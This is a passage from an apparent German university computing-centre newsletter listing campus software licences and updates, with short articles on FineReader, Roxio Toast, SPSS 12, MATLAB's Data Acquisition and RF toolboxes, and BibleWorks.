 - Data Acquisition Toolbox: Sammeln von Messwertkartendaten und Steuerung der Messwertkarten
 - Database (Artikel S. 43)
 - RF (Radio Frequency) Blockset:
Entwurf und Simulation des Verhaltens von Hochfrequenzsystemen und -komponenten in einem Funknetz (Artikel S. 44)
 - RF (Radio Frequency) Toolbox: Entwurf und Analyse von Hochfrequenznetzwerken (Artikel S. 44)
- Roxio Toast Titanium 6.0 (Mac OS X, mehrsprachig):
CD-/DVD-Brennsoftware für Mac OS X (Artikel S. 44)

Updates

- ABAQUS 6.4-4 (Linux/Pentium+Windows, englisch)
- ActiveState Komodo Personal+Professional 3.0 (Linux/Solaris/Windows, englisch)
- Adobe FrameMaker 7.1 (Windows, mehrsprachig)
- Adobe Premiere Professional 1.5 (Windows, mehrsprg.)
- ArcInfo/Netzwerk + Einzelplatz 9.0 (Windows, engl.)
- ArcView 9.0 (Windows, englisch)
- Borland JBuilder Developer 9.0 (Linux/Solaris/Windows, deutsch)
- CorelDRAW Graphics Suite 12 (Windows, mehrsprg.)
- Corel WordPerfect Office 12.0 (Windows, deutsch/engl.)
- EndNote 8.0 (Windows, englisch)
- FileMaker Professional 7.0 (Mac OS, mehrsprachig)
- HP Compaq Campus STANDARD/Wartung BF01 (UNIX/OpenVMS, englisch)
- LabVIEW Professional 7.0/7.1-Spring 2004 (Mac OS/Linux/Solaris: engl.; Windows: deutsch/engl.)
- Macromedia Authorware 7.0.1 (Windows, englisch)
- Macromedia Director MX-2004 (Mac OS/Windows, deutsch/englisch)

- Maple 9.5 (Linux/ Mac OS X/ UNIX/ Windows, engl.)
- Mathcad Enterprise 11.0-SP2A (Windows, mehrsprg.)
- Mathematica 5.0.1 (englisch)
(Mac OS X/Window/Linux/UNIX)
- MATLAB 14 (Linux/Mac OS X/Windows/UNIX; engl.)
- Microsoft Encarta Reference Library 2005 (Windows, deutsch/englisch)
- Microsoft Office 2004 (Mac OS, deutsch/englisch)
- Microsoft Office Professional XP SP3 (Windows, deutsch/mehrsprachig)
- Microsoft Windows Professional XP mit Service Pack2 (deutsch/englisch/mehrsprachig)
Multilingual User Interface Packs:
 - German, French, Japanese, Chinese Simplified, Chinese Traditional, Korean
 - Arabic, Hebrew, Spanish, Italian, Swedish, Dutch, Brazilian
 - Norwegian, Danish, Finnish, Russian, Czech
 - Polish, Hungarian, Portugiese, Turkish, Greek
 - Slovenian, Slovak, Thai, Romanian, Croatian, Bulgarian, Estonian, Lithuanian, Latvian
- MSC Patran 2004 (Linux/Windows/UNIX, englisch)
- NAG Fortran 95 Compiler 5.0 (Red Hat 7-9/Solaris, engl.)
- ORIGIN 7.5 (Windows, deutsch/englisch)
- PTC University Plus (Pro/ENGINEER/Pro/MECHANICA) Wildfire 2.0 (Linux/Windows, mehrsprachig)
- QuarkXPress Passport 6.1 (Mac OS/Windows, mehrsprachig)
- S-PLUS Professional 6.2 (Windows, englisch)
- SAS 9.1.2-TS1M2 (Windows, englisch)
- Scientific Word 5.0 (Windows, deutsch)
- Solid Edge 15.0/Update5 (Windows, deutsch)
- Sophos Anti-Virus 3.85
- SPSS 12.0.1/Update 12.0.2 (Windows, deutsch/engl.)
- SPSS Amos 5.0.1 (Windows, englisch)
- SPSS Clementine 8.5 (Windows, englisch)
- SPSS Data Entry 4.0 (Windows, englisch)
- Systat Software SYSTAT 11.0 (Windows, englisch)
- Systat Software TableCurve 3D 4.0 (Windows, engl.)
- VMware 4.5.2 (Linux, englisch)
- X-Win32 6.0 (Windows, englisch)

FineReader: Lesen und erkennen von Papierdokumenten und PDF-Dateien

Das RRZE hat die OCR-Software (Optical Character Recognition) FineReader der russischen Firma ABBYY Software House in sein Software-Angebot aufgenommen: FineReader 7.0 Professional Edition.

Das Produkt zeichnet sich durch größtmögliche Erkennungsgenauigkeit und exakte Übernahme der Formatierung aus. Es kann die unterschiedlichsten Papierdokumente (z.B. Magazin, Zeitung, Fax, Kopie oder auch PDF-Datei) in elektronische Dateien umwandeln und bearbeiten.

Bes. Merkmale von FineReader 7.0 Professional Edition:

- XML-Output und Integration in Microsoft Office Word 2003
- PDF-Dateien öffnen, erkennen, bearbeiten und in allen unterstützten Formaten abspeichern (Text und Bilder, Text über dem Bild, Text unter dem Bild und nur Bild)
- Mehrsprachige Erkennung mit Rechtschreibprüfung
- Juristische und medizinische Wörterbücher
- WYSIWIG-Text-Editor
- Werkzeug zur Bildteilung
- Output zu Microsoft PowerPoint
- Morphologische Volltextsuche
- Barcode-Erkennung

Herstellerinformationen: <http://www.abbyy.com/>

Toast: CD-/DVD-Brennsoftware für Mac OS X

Auf vielfachen Wunsch hat das RRZE nun auch für Mac OS X ein Produkt zum Brennen von CDs und DVDs beschafft: Roxio Toast Titanium 6.0.

Roxio Toast ist die Standard-Brennsoftware für Mac OS. Mit Version 6 können Audio- und MP3-CDs zusammengestellt und gebrannt sowie Daten gesichert und Foto-Diashows mit Übergängen und Musik erstellt werden. Neben normalen CDs können Videos oder erstellte Foto-Diashows auch auf VCD, SVCD und DVD „getoastet“ werden.

Lieferumfang:

- CD- und DVD-Authoring- und Brennsoftware
- Spin Doctor 2 zum Digitalisieren von Schallplatten und Tonbändern
- Deja Vu für die Datensicherung
- Motion Pictures zum Erstellen von Multimediashows
- Disk-Etiketten-Software Discus RE

Herstellerinformationen: <http://www.roxio.de/>

Zum Brennen von CDs und DVDs unter Windows bietet das RRZE Lizenzen für Ahead Nero 6.0 an.

SPSS 12: Neues Grafiksystem und lange Variablennamen

SPSS 12 enthält ein komplett neues Grafiksystem und bietet zahlreiche Verbesserungen für ein deutlich professionelleres Reporting. Endlich ist die Verwendung von langen Variablennamen mit mehr als acht Zeichen möglich. Am RRZE sind die deutsche und englische Version 12.0.1 mit dem Update auf 12.0.2 verfügbar.

Die wesentlichen Neuerungen im Einzelnen:

- Verbesserte Diagrammfunktionen
 - Besseres Erscheinungsbild v. Standarddiagrammen
 - Unterstützung von langen Textstrings und automatischer Zeilenumbruch

- Verfügbarkeit von Standard-Skalenbereichen mit Hilfe von Diagrammvorlagen
- 3D-Effekte für Kreis- und Balkendiagramme
- Verbesserte Auswahlmöglichkeiten bei Farben und Mustern
- Neue Funktionen zur Datenverwaltung
 - Längere Variablennamen (bisher 8 Zeichen nun 63)
 - Bereichseinteiler zur Einteilung von metrischen Daten in Kategoriebereiche
 - Suchfunktion für doppelte Datensätze
 - Ausgabeverwaltungssystem OMS (Output Management System):

- Umwandlung von Ausgabedaten (Pivot-Tabellen) in Eingabedaten
- Automatisches Schreiben von ausgewählten Ausgabekategorien in verschiedene Ausgabedateien in unterschiedlichen Formaten: HTML-, XML-, Text- und SPSS-Format
- Befehl zum Löschen von Variablen: DELETE VARIABLES

- Erweiterungen bei Statistiken
 - Neue Optionen für den Umgang mit gewichteten Daten in der Prozedur "Kreuztabellen"
 - Neue schrittweise Funktion in "Multinomiale logistische Regression"

H. Cramer

MATLAB: Data Acquisition Toolbox

Integrierte Kommunikation mit externen Geräten

Die Data Acquisition Toolbox von MATLAB ermöglicht auf einfache Weise die Ein- und Ausgabe von analogen und digitalen Signalen über Datenerfassungshardware, wie zum Beispiel PC-Karten von National Instruments (NI). Diese weit verbreiteten Karten werden meist in Verbindung mit der Software LabView, ebenfalls von NI, verwendet. Sollen diese Karten allerdings in neuen oder bestehenden MATLAB-Umgebungen verwendet werden, bietet die Toolbox die notwendigen Funktionen für die Einbindung der Hardware. Eine vollständige Liste der unterstützten Hardware befindet sich im Internet, unter: <http://www.mathworks.de/products/supportedio.html?prodCode=DA>


Innerhalb von MATLAB-Programmen können nach der Initialisierung der Hardware und Konfiguration der Datenkanäle die hardwarespezifischen Parameter wie Messbe-

reich, Abtastrate oder Festlegung eines Triggerereignisses definiert werden. Die Eingangssignale verschiedenster Sensoren werden anschließend kontinuierlich erfasst und ausgewertet. Für die weitere Verarbeitung stehen alle MATLAB-Funktionen und die weiteren Toolboxes zur Verfügung. Da eine Ausgabe von digitalen und analogen Signalen parallel zur Datenerfassung möglich ist, können steuerungs- und regelungstechnische Systeme aufgebaut werden.

Darüber hinaus lassen sich analoge Eingangssignale auf einem integrierten interaktiven Software-Oszilloskop darstellen, das direkt aus der MATLAB-Oberfläche heraus aufgerufen werden kann (siehe Abbildung unten).

C. Schimpf

LS für Fertigungsautomatisierung
u. Produktionssystematik



Zwei wertvolle Ergänzungen: RF-Toolbox & RF-Blockset

Berechnung von Systemen in der mobilen Kommunikation bei MATLAB R14

Im Rahmen der FAU-Campuslizenz wurde für Version 14 des Mathematik-Programm-Pakets MATLAB die Ergänzungen RF-Toolbox und RF-Blockset erworben. Die Abkürzung RF steht für „radio frequency“ und entspricht der deutschen Bezeichnung Hochfrequenz.

Innerhalb von MATLAB ist die RF-Toolbox eigenständig. Sie verwendet primär die Darstellung eines Zweitors mit der Streumatrix S im Datenformat der TOUCHSTONE-s2p Datei. s2p ist das Synonym für Zweitor (two port). Die Firma TOUCHSTONE war eine der ersten, die kommerzielle Programme zur Analyse und den Entwurf von Hochfrequenzschaltungen Ende der achtziger Jahre angeboten hat. Für die RF-Toolbox erfolgt die Eingabe per Kommandozeile oder über die graphische Oberfläche mit dem Aufruf von rftool. Die Anweisung

```
bfp620=read(rfdata.data,'7p2v020m.s2p')
```

erzeugt das „rf-data-object“ bfp620. Vom Transistor bfp620 können die S-Parameter, z.B. s_{11} , mit der Eingabe

```
bfp620_s11=smith(bfp620,'S11','z')
```

im SMITH-Diagramm (z für Impedanzform) dargestellt werden. Die Befehle smith bzw. smithdraw führen direkt zum SMITH-Diagramm, das bisher nur mit eigenen Programmen oder einer Programm-Sammlung von MATHWORKS erstellt werden konnte.

Die Einführung der **RF-Toolbox** hat auch zu einer weiteren, sehr hilfreichen, allgemeinen Erweiterung bei der grafischen Ausgabe von **MATLAB** geführt. In der Version R14 ist es möglich, mittels einer Schreibmarke (cursor) die x,y-Werte einer Kurve an jedem Stützpunkt abzufragen. Per Maus oder Zeigertasten der Tastatur kann die Schreibmarke auf der Kurve

verschoben werden. Im SMITH-Diagramm zeigt die Marke sogar den Parameter, also die Frequenz f und s_{11} nach Real- und Imaginärteil an.

Die s2p-Datei enthält auch die Rauscheigenschaften des Zweitors. F_{min} , Γ_{opt} und R_N sind die dafür notwendigen Kenngrößen. Dieser Datenblock wird an die S-Parameter nach der letzten Frequenz angehängt.

MATHWORKS hat das TOUCHSTONE-Dateiformat um den nichtlinearen Zusammenhang der Ausgangsleistung P_{OUT} als Funktion von Eingangsleistung P_{IN} erweitert. Dieser Block folgt nach der höchsten Frequenz der Rauschparameter. Damit ermöglicht die **RF-Toolbox** die Frequenzgang-, Rausch- (linear) und Leistungsanalyse von Zweitors.

Mit den Bibliothekselementen und Hilfsmitteln sind im **Frequenzbereich** berechenbar:

- Filter (Tief-, Hoch-, Bandpass, -sperr, alle als T- oder Pi-Struktur),
- RLC – Kreise als Serien- o. Parallelanordnung,
- TEM-Leitungen (ideal, Zweidraht-, Mikrostreifen-, Koplanar-, Parallelplatten-, Koaxial-Leitung, spezifiziert durch el. Kennwerte oder Geometrie),
- Verstärker (Rauschen (nur linear), IP3, 1 dB Kompression),
- Mischer (Netzwerkparameter u. phys. Kenngrößen),
- Serien-, Parallel-, Ketten- u. hybride Schaltungen,
- Kettenrauschzahl,
- Umrechnung der Parameter untereinander S, Z, Y, A, H, T sowie Datengenerierung, Export und Import in Form von *.s2p, *.z2p, *.y2p und *.h2p-Dateien mit wählbarer Interpolation (linear, spline, kubisch) zwischen den Stützstellen der Frequenz und damit auch der direkte Import von Daten der Hersteller von Transistoren, Dioden, Widerständen, Kondensatoren und Spulen sowie integrierten Schaltungen.




Abb. 1: S11 des Bipolar-Transistors BFP620, 10 MHz < f < 6 GHz, $U_{CE}=2V$, $I_C=20mA$ Schreibmarke zeigt direkt im Diagramm die Frequenz und s_{11} an.

Tiefpass, Grenzfrequenz

$f_c = 1 \text{ GHz}$

Abb. 2: Der Tiefpass-Filter in T-Struktur dient als Beispiel für die graphische Oberfläche **rftool**.
Oben: konzentrierte Bauelemente nach Filterkatalog
Unten: äquivalente TEM-Leitungsstruktur





Abb. 3: Tiefpass-Filter, rftool-Eingabemaske mit konzentrierten Bauelementen.




Abb. 4: Tiefpass-Filter, rftool-Eingabemaske mit idealen Leitungen (TEM-Leitungen).




Abb. 5: Tiefpass-Filter: Übertragungskurve und Ortskurven von Übertragungs- und Reflexionsfaktor

Die Umrechnung vom konzentrierten Tiefpass zu dem mit TEM-Leitungen erfolgte per Hand. Es soll hier betont werden, dass für viele Anwendungen in der Übertragungstechnik die Ortskurven der Elemente der Streumatrix von besonderer Bedeutung sind. Deshalb ist die Möglichkeit ihrer Darstellung ein großer Gewinn.

Im Zusammenhang mit der Programmsammlung **SIMULINK** bietet MATHWOKS sogenannte **BLOCKSETs** an. Die FAU-Campuslizenz ermöglicht es uns jetzt, neben den **COMMUNICATIONs** und **SIGNAL-PROCESSINGs**-**BLOCKSETs** auch das **RF-BLOCKSET** zu benutzen. Die Berechnung der Anordnungen erfolgt hier primär im **Zeitbereich** mittels Abtastung und anschließender diskreter Fourier-Transformation.

Nach dem Aufruf von **SIMULINK** werden die Schaltungsblöcke aus einer Bibliothek mit dem Mauszeiger direkt auf die aktive Oberfläche gezogen, editiert (Daten und Bezeichnungen eingetragen) und durch Leitungen verbunden.

In der unteren Abbildung wird der Tiefpass durch ein Eingangs- und Ausgangstor eingebettet. Damit ist der beidseitige 50 Ω Abschluss sichergestellt. Das Einganstor enthält den HF-Generator. Als Signalgenerator dient weißes Rauschen. Zur Darstellung der Null-dB-Linie werden Einspeisung und Anzeige direkt verbunden. Der Block „General Passive Network“ liest bei der Berechnung die *.s2p Daten des Tiefpass-Filters ein. Diese wurden vorher mittels **rftool** berechnet und in das Arbeitsverzeichnis exportiert.

Anstelle dieses Blockes sind aber auch direkte Schaltungen aus der Bibliothek der **RF-TOOLBOX** nutzbar, d.h. alle oben genannten Zusammenschaltungen der vorhandenen Grundbauelemente bis hin zur Berechnung von Transistorverstärkern, bei denen die Daten der Transistoren mit einer *.s2p-Datei direkt vom Hersteller übernommen werden können. Damit ist ein Maximum an Flexibilität gegeben.




Abb. 6: RF-Blockset-Anordnung zur Darstellung der Übertragungskurve des Tiefpasses mit idealen Leitungen nach Abb. 2.





Abb. 7: Darstellung der RF-BLOCKSET-Berechnung des Tiefpass-Filters (links: rftool Frequenzbereich, rechts: RF-BLOCKSET Zeitbereich mit anschließender FFT).

Durch die Kombination der **BLOCKSETs COMMUNICATION, SIGNAL-PROCESSING** und **RF** lässt sich das Übertragungsverhalten eines Nachrichtenkanals unter Einschluss aller Baugruppen direkt berechnen.

Das Beispiel in der unteren Abbildung zeigt die Einbindung der einzelnen Baugruppen auf der aktiven Oberfläche. Der Block „General Amplifier“ liest die *.amp Daten des Verstärkers, welche Angaben über seine S-, Rausch- und Leistungsparameter enthalten. Die Variation der Eingangsleistung mit dem Regler „Gain“ führt zu verschiedenen Aussteuerungen auf der nichtlinearen Verstärkerkennlinie.

Diese Beispiele sollen eine kleine Vorstellung und Einführung in die Berechnungsmöglichkeiten mit der RF-TOOL-BOX und dem RF-BLOCKSET sein. Beide Hilfsmittel sind eine echte Bereicherung der MATLAB-Umgebung.

Prof. Dr. Siegfried Martius
LS für Hochfrequenztechnik




Abb. 8: Übertragung einer 16-QAM Modulation über einen nichtlinearen Hochfrequenzverstärker.

Software-Beschaffung

BibleWorks

Mit BibleWorks wird die elektronische Datenverarbeitung für die Theologie und insbesondere für die Bibelwissenschaften nutzbar gemacht. Mittlerweile liegt die Version 6 des Programms vor; sie wurde auf mehreren WAP-Rechnern der Theologischen Fakultät installiert.

Seit Jahren arbeite ich mit Vorgängerversionen dieses Programms. BibleWorks ist mir zu einem unentbehrlichen Hilfsmittel geworden; dabei habe ich die vielfältigen Möglichkeiten, die dieses Programm bietet, keineswegs schon alle ausgeschöpft. Von Version zu Version wurde das Programm verbessert, nicht zuletzt aufgrund von Fehlermeldungen oder Wünschen zur Funktionalität seitens der Nutzer, die von den Herstellern ausdrücklich erwünscht sind und die verhältnismäßig schnell in Updates, soweit erforderlich bzw. sinnvoll, berücksichtigt wurden. So liegt mittlerweile ein ausgereiftes Programm mit einer soliden Datenbasis vor, deren Zentrum der hebräische (und aramäische) Text des Alten Testaments und der griechische Text des Neuen Testaments ist, jeweils morphologisch erschlossen; dazu kommt eine Vielzahl von alten und neuen Übersetzungen, grammatischen Hilfen u.v.m. BibleWorks gibt es bislang nur als englische Version, allerdings mit einer Reihe deutscher wie auch anderssprachiger Bibelübersetzungen. Über zusätzliche Module können u.a. die englischen Übersetzungen der von Haus aus deutschsprachigen Wörterbücher von Köhler-Baumgartner-Stamm (Hebräisch und Aramäisch) und von Bauer (Griechisch) eingebunden werden; hier wäre wünschenswert, dass auch die deutschen Ausgaben zur Verfügung gestellt würden, und zwar verknüpft mit den biblischen Texten.

